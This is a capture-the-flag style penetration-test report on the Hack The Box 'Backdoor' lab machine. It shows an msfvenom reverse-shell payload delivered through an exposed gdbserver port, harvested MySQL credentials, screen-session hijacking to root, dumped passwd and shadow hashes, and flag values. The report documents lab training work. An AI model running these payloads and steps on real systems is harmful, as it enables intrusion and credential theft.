Hack The Box: Backdoor Report

Box Report

0x00ps

2022-3-13

Contents

1 Hack The Box: Backdoor Report

2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Backdoor machine is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Backdoor machine.

The specific IP address was:

- 10.10.11.125

2.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the Backdoor machine.

2.2.1 System IP: 10.10.11.125

2.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.11.125	**TCP**: 22,80,1337

Nmap Scan Results:

Command to run:

```
nmap -vvv -p 22,80,1337 -sC -sV -oN /HTB-boxes/backdoor/recon/nmap_init_tcp.md 10.10.11.125
```

Output:

```
PORT     STATE  SERVICE REASON       VERSION
22/tcp   open   ssh     syn-ack      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪   2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABgQDqz2EAb2SBSzEIxcu+9dzgUZzDJGdCFWjwuxjhwtpq3sGiUQ1jgwf7h5BE+AlYhSX0oqoOLPKA/Q
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIuoNkiwwo7nM8ZE767bKSHJh+RbMsbItjTbVvKK4xKMfZFHzroaLE
|   256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB7eoJSCw4DyNNaFftGoFcX4Ttpwf+RPo0ydNk7yfqca
80/tcp   open   http    syn-ack      Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.8.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
1337/tcp closed waste   conn-refused
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Command to run:

```
nmap -vvv -p 22,80,1337 --script vuln -oN /HTB-boxes/backdoor/recon/nmap_init_vuln.md
↪   10.10.11.125
```

Output:

```
80/tcp   open  http    syn-ack
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 5.8.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with
↪  'http-wordpress-users.limit'
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server
↪  might not be vulnerable
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
```

Vulnerability Explanation:

There exists a vulnerability in where a remote user can arbitrarily upload files to a server whilst utilizing the common gdb debugger.

Vulnerability Fix:

One can disallow all traffic on the port exposed to uploads via gdb. In this case, port 1337 should be closed.

Severity: Critical

Proof of Concept Code Here:

Exploitation Reference: *https://book.hacktricks.xyz/pentesting/pentesting-remote-gdbserver*


Run the following commands on the attacker machine:

```

1) msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4321 PrependFork=true -f elf
↪  -o binary.elf

2) chmod +x binary.elf

3) gdb binary.elf

4) target extended-remote 10.10.11.125:1337

5) remote put binary.elf binary.elf

6) set remote exec-file /home/user/binary.elf

7) run
```

Output from exploitation process:

```
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from binary.elf...
(No debugging symbols found in binary.elf)
(gdb) target extended-remote 10.10.11.125:1337
Remote debugging using 10.10.11.125:1337
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files
↪   locally instead.
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading symbols from target:/lib64/ld-linux-x86-64.so.2...
Reading /lib64/ld-2.31.so from remote target...
Reading /lib64/.debug/ld-2.31.so from remote target...
Reading /usr/lib/debug//lib64/ld-2.31.so from remote target...
Reading /usr/lib/debug/lib64//ld-2.31.so from remote target...
Reading target:/usr/lib/debug/lib64//ld-2.31.so from remote target...
(No debugging symbols found in target:/lib64/ld-linux-x86-64.so.2)
0x00007ffff7fd0100 in ?? () from target:/lib64/ld-linux-x86-64.so.2
(gdb) remote put binary.elf binary.elf
Successfully sent file "binary.elf".
(gdb) set remote exec-file /home/user/binary.elf
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program:
Reading /home/user/binary.elf from remote target...
Reading /home/user/binary.elf from remote target...
Reading symbols from target:/home/user/binary.elf...
(No debugging symbols found in target:/home/user/binary.elf)
[Detaching after fork from child process 25790]
[Inferior 1 (process 25773) exited normally]
(gdb)
```

Local.txt Proof Screenshot



```
whoami
user
cat user.txt
6b703f8f851ed42c0e37aafdadba7854
```

Figure 2.1: local.txt

Local.txt Contents

```
6b703f8f851ed42c0e37aafdadba7854
```

2.2.1.2 Privilege Escalation

MYSQL Credentials

Found in: */var/www/data/wordpress/wp-config.php*

```
username: wordpressuser
password: MQYBJSaD#DxG6qbm
```

Commands used to enumerate MYSQL service:

```
mysql -u wordpressuser -pMQYBJSaD#DxG6qbm
use wordpress;
select * from wp_users;
exit
```

Found Wordpress admin user hash:

```
admin::$P$Bt8c3ivanSGd2TFcm3HV/9ezXPueg5
```

Vulnerability Exploited:

Attaching to screen session of other users.

Vulnerability Explanation:

A vulnerability exists where users can attach to screen session of other users, including attatching to sessions with elevated privileges.

Vulnerability Fix:

Closing user screen sessions when done with, and altering privileges so that no user can attach to another user's screen session is how one can remmidiate this vulnerability.


Severity: Critical

Exploit Code:

Run the following commands on the target machine:

```
SHELL=/bin/bash script -q /dev/null
export TERM=xterm
screen -x root/root
```

Proof Screenshot Here:



```
root@Backdoor:~# cat /root/root.txt
cat /root/root.txt
2630fe7ba50e8adf06523504a7686134
root@Backdoor:~# ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:43:fa brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.125/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:43fa/64 scope link
       valid_lft forever preferred_lft forever
root@Backdoor:~#
```

Figure 2.2: root.txt

Proof.txt Contents:

`2630fe7ba50e8adf06523504a7686134`

2.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

2.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the Backdoor machine was completed, I removed all user accounts, passwords, and malicious codes used during the penetration test. Hack the box should not have to remove any user accounts or services from the system.

3 Additional Items

3.1 Appendix - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.10.11.125	6b703f8f851ed42c0e37aafdadba7854	2630fe7ba50e8adf06523504a7686134

3.1.1 Appendix - /etc/passwd contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/n
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbi
```

```
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
```

3.1.2 Appendix - /etc/shadow contents

```
root:$6$Ge7j2m6HBATUjQ8p$nNMtfyfrLzjPvVl9Txt58qcx1Lm9jpd23z7a5qOLBuzbiUfuh4NrQtU
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
```

```
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18826:0:99999:7:::
sshd:*:18826:0:99999:7:::
systemd-coredump:!!:18826::::::
user:$6$HW/ZyGUqJGqPwnDH$97Bjh8unoViZeVDy2xDn4aq8O55Vevz4qEgFHwAisonfTrzac1oUoRS
lxd:!:18826::::::
mysql:!:18832:0:99999:7:::
```